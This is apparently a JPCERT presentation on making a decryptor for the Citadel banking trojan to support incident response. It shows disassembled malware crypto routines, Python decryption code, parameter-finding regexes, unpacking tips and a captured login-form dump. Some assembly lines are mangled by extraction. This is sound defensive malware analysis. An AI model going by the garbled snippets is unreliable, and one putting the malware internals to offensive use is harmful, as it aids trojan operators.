	0F0	26 5C 02 F2 94 15	c1,8c,a2,48,c4,86,ba,2f,1e,33,2a,3e,de,b1,74,fd,41,91,fb,1f,7b,51,3b,cc,47,\$+	
			a1,43,20,3f,87,25,5f,2c,2b,ae,e1,a1,bf\$+	
			"Aniklizon"=hex:19,7c,0b,f1,fc,e9,46,8b,3a,7f,94,92,10,77,84,25,f5,75,b3,3f,59,\$+	
			87,52,f1,6a,66,91,4f,ba,75,c4,05,bb,61,50,bf,98,ef,50,45,68,65,e9,fa,7b,da,\$+	
			4e,96,bc,ba,99,05,bc,1d,6f,31,a6,81,75,94,67,fc,58,8f,15,93,98,29,cc,26,70,\$+	
			b8,79,a8,e0,86,8b,71,0a,da,06,5d,67,24,21,aa,0e,f7,77,19,85,22,8d,81,ac,5f,\$+	
			ef,92,3f,04,fc,89,fc,55,9f,7c,da,44,6b,c4,00,74,12,62,4b,ea,bd,1e,42,f6,8d,\$+	
			26,22,fd,c0,66,39,fc,3f,c5,a9,9d,e0,7b,bd,5e,76,d1,ea,0f,1b,f4,31,6e,32,b5,\$+	
			48,ae,bc,40,18,5a,a4,af,da,8d,6d,64,3b,74,cd,dc,06,f1,bd,9b,e0,57,2d,9a,62,\$+	
			6e,0a,a3,48,29,28,cf,47,23,66,ee,6a,8e,1d,ed,08,4d,f6,77,11,18,22,22,52,d1,\$+	

Encrypted Data

Packet

POST data
(report file)

Dynamic
Config

Additional
modules

File

Report

Backup of
additional
modules

Registry

Current
settings

Backup of
Dynamic
Config

Encryption Method

AES+

- AES encryption and XOR encoding

RC4+

- RC4 encryption and XOR encoding


RC4+ * 2

- Encryption of RC4+ twice


Installed Data

- AES+ encryption using random generated key when installd

In Case of Dynamic Config



0x400 Bytes Overlay




Encryption Summary

Category	Data	Format	Encryption
Packet	Report	Encrypted BinStrage	RC4 +
	Dynamic Config	Encrypted BinStrage	AES +
	Additional modules	Executable	RC4 + * 2
File	Report file	StrageArray	Installed Data
	Backup of modules	StrageArray	Installed Data
Registry	Backup of Dynamic Config	Encrypted BinStrage	Installed Data

MAKING OF CITADEL DECRYPTOR

Our Goal

- Decrypt data & retrieve information for incident response



6E 61 6D 65 3D 22 62 74 20 69 64 3D 22 62 74 6E 63 6C 61 73 73 3D 22 73 22 20 74 61 62 69 6E 64 3C 2F 64 69 76 3E 20 0D 74 79 70 65 3D 22 68 69 3D 22 75 5F 70 22 20 6E 22 20 76 61 6C 75 65 3D 66 6F 72 6D 27 4E 00 00 2C 00 00 00 64 30 2C 00	6E 53 69 67 6E 6F 6E 22 53 69 67 6E 6F 6E 22 20 75 62 6D 69 74 42 74 6E 65 78 3D 22 32 22 2F 3E 0A 3C 69 6E 70 75 74 20 64 64 65 6E 22 20 69 64 61 6D 65 3D 22 75 5F 70 22 22 2F 3E 0D 0A 3C 2F 00 00 00 10 2C 00 00 00 10 00 00 00 00 00 00 00	name="btnSignon" id="btnSignon" class="submitBtn" " tabindex="2"/> > </div> .. <input type="hidden" id ="u_p" name="u_p" " value="" /> .. </ form'N....., ... , ... do, ...
--	--	--

Implementation


Python

PyCrypto

pefile

UCL

RC4 + Decryption



```
inc    [ebp+x]
movzx edi, [ebp+x]
mov    al, [edi+edx]
add    [ebp+y], al
movzx ecx, [ebp+y]
mov    bl, [ecx+edx]
mov    esi, [ebp+buffer]
mov    [edi+edx], bl
mov    [ecx+edx], al
movzx edi, byte ptr [edi+edx]
mov    ecx, [ebp+i]
movzx eax, al
add    edi, eax
and    edi, OFFh
mov    al, [edi+edx]
movzx edi, [ebp+z]
add    esi, ecx
xor   [ebp] -1
mov    bl, byte ptr ds:a577524e4245616[edi]
xor   bl, [esi]
movzx eax, [ebp+z]
mov    [esi], bl
cmp    eax, [ebp+len]
jnz    short loc_42B967
mov    [ebp+z], 0


; CODE XREF: Crypt::_

inc    ecx
mov    [ebp+i], ecx
cmp    ecx, [ebp+size]
jb     short loc_42B913
```

RC4 + Implementation

```
def rc4_plus_decrypt(login_key, base_key, buf):
    S1 = base_key['state']
    S2 = map(ord, login_key)
    out = ""
    i = j = k = 0
    for c in buf:
        i = (i + 1) & 0xFF
        j = (j + S1[i]) & 0xFF
        S1[i], S1[j] = S1[j], S1[i]
        out += chr((ord(c) ^ S1[(S1[i]+S1[j])&0xFF])
                    ^ S2[k%len(S2)])
        k += 1
    return out
```

AES+ Decryption




```
xor    dword ptr [eax], 32C1A4FCh
movzx  edx, byte ptr [eax+3]
movzx  edi, byte ptr [eax+2]
xor    dword ptr [eax+4], 0ABC8F546h
xor    dword ptr [eax+8], 0DCCFC5D0h
xor    dword ptr [eax+0Ch], 42AB5073h
srl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax+1]
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax]
shl    edx, 8
or     edx, edi
xor    edx, [ecx]
movzx  edi, byte ptr [eax+6]
mov    [ebp+var_4], edx
movzx  edx, byte ptr [eax+7]
movzx  ebx, byte ptr [eax+0Bh]
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax+5]
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax+4]
shl    edx, 8
```

AES+ Implementation

```
def unpack_aes_plus(login_key, base_key, xor_key,  
aes_key, data):  
    aes = AES.new(aes_key)  
    tmp = aes.decrypt(data)  
  
    out = ""  
    for i in range(len(tmp)):  
        out += chr(ord(tmp[i]) ^  
                   ord(xor_key[i%len(xor_key)]))  
    return out
```

Decryption Parameter



Obtaining Parameter

```
void __fastcall Core::getBaseConfig(struct BASECONFIG *) proc near
56
BA A0 05 00 00
52
push    esi
mov     edx, 5A0h
push    edx
push    offset char const * const baseConfigSource
50
push    eax
push    [esi], dest
call    Mem::_copy(void *,void const *,ulong)
8B 0D B4 49 43 00
03 0D 94 4D 43 00
8B F2
2B C8
add     ecx, coreData.modules.current
mov     esi, edx
sub     ecx, eax

loc_412A14:
8A 14 01
30 10
40
4E
75 F7
5E
C3
inc     eax
dec     esi
jnz    short loc_412A14
pop     esi
retn

void __fastcall Core::getBaseConfig(struct BASECONFIG *) endp
```



re.compile(".*\x56\xBA(..)\x00\x00\x52\x68(...)
\x50\xE8....\x8B\x0D.*", re.DOTALL)

UCL Decompress

The screenshot shows the homepage of [oberhumer.com](http://www.oberhumer.com). At the top, there is a navigation bar with links for Home, Products, Technology, OpenSource (which is highlighted in yellow), and Company. Below the navigation bar is a banner featuring a blue-toned background image of a globe and network nodes, with the oberhumer.com logo on the left and the [UCL](#) logo on the right.

Version 1.03

20 Jul 2004

Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
Markus F.X.J. Oberhumer

[\[News\]](#) [\[Abstract\]](#) [\[Overview\]](#) [\[Speed\]](#)
[\[Portability\]](#) [\[Download\]](#) [\[Links\]](#) [\[Screenshots\]](#)

News

- 20 Jul 2004: [UCL 1.03](#) has been released. See the files [NEWS](#) for a list of changes.

Key Facts

UCL is a portable lossless data compression library written in ANSI C.
UCL implements a number of compression algorithms that achieve an excellent compression ratio while allowing ***very* fast decompression**. Decompression requires no additional memory.
UCL is an OpenSource re-implementation of some [NRV compression algorithms](#).
As compared to [LZO](#), the UCL algorithms achieve a better compression ratio but decompression is a little bit slower. See below for some rough timings.

<http://www.oberhumer.com/opensource/ucl/>

UCL Decompress using ctypes

```
def _ucl_decompress(self, data):
    ucl = cdll.LoadLibrary(UCL)
    compressed = c_buffer(data)
    decompressed = c_buffer(DECOMPRESS_MAX_SIZE)
    decompressed_size = c_int()
    result = ucl.ucl_nrv2b_decompress_le32(
        pointer(compressed),
        c_int(len(compressed.raw)),
        pointer(decompressed),
        pointer(decompressed_size))
    return decompressed.raw[:decompressed_size.value]
```

CITADEL DECRYPTOR

Environment

Windows + 32bit Python

- Citadel Decryptor is only available for 32bit environment

PyCrypto

- For AES decryption
- Windows binary
 - <http://www.voidspace.org.uk/python/modules.shtml#pycrypto>

pefile

- A Python module for parsing PE file format (Windows executable)
- For parsing PE sections to get decryption params

Data Requirement

Encrypted data

Unpacked Citadel

- RC4 key
- XOR key for AES+
- XOR key for RC4+ (LOGINKEY)
- Salt for RC4+

Installed Citadel

- Installed Data
 - Random generated AES key
 - Random generated StrangeArray key

citadel_decryptor.py

- Encrypted data & unpacked module are always required

```
>citadel_decryptor.py
```

```
usage: citadel_decryptor.py [-h] [-n] [-a] [-d]
                            [-o OUT] [-D] [-I LOGIN]
                            [-k KEY] [-x XOR] [-s SALT]
                            [-i INSTALLED]
                            [-m MODE] [-v]
                            DAT EXE
```

```
citadel_decryptor.py: error: too few arguments
```

```
>
```

Cheat Sheet

- The following options have to be specified as well as encrypted data and unpacked Citadel

Category	Data	Option
Packet	Report	-m2
	Dynamic Config	-d
	Additional modules	-m3 -n
File	Report files	-a -i [Installed Citadel]
	Backup of modules	-a -i [Installed Citadel]
Registry	Backup of Dynamic Config	-d -i [Installed Citadel]

Demo

Tips

Convert registry data to binary

- Export data using regedit & convert them to binary using the following FileInsight plugin
 - <https://github.com/nmantani/FileInsight-plugins>

Unpacking

- It is easy to break on APIs
 - WriteProcessMemory
 - CreateProcessW
 - VirtualFree / VirtualFreeEx / RtlFreeHeap
- Dump executable (not after allocated) from virtual memory
 - including 0x400 bytes overlay

Future Tasks

We already have

- ZeuS Decryptor
 - Ver 2.0.8.9
 - Ver 2.9.6.1
- Ice IX Decryptor
- etc.

We want

- **Gameover (P2P ZeuS) Decryptor**

Thank You!

Contact

- aa-info@jpcert.or.jp
- <https://www.jpcert.or.jp>

Incident report

- info@jpcert.or.jp
- <https://www.jpcert.or.jp/form/>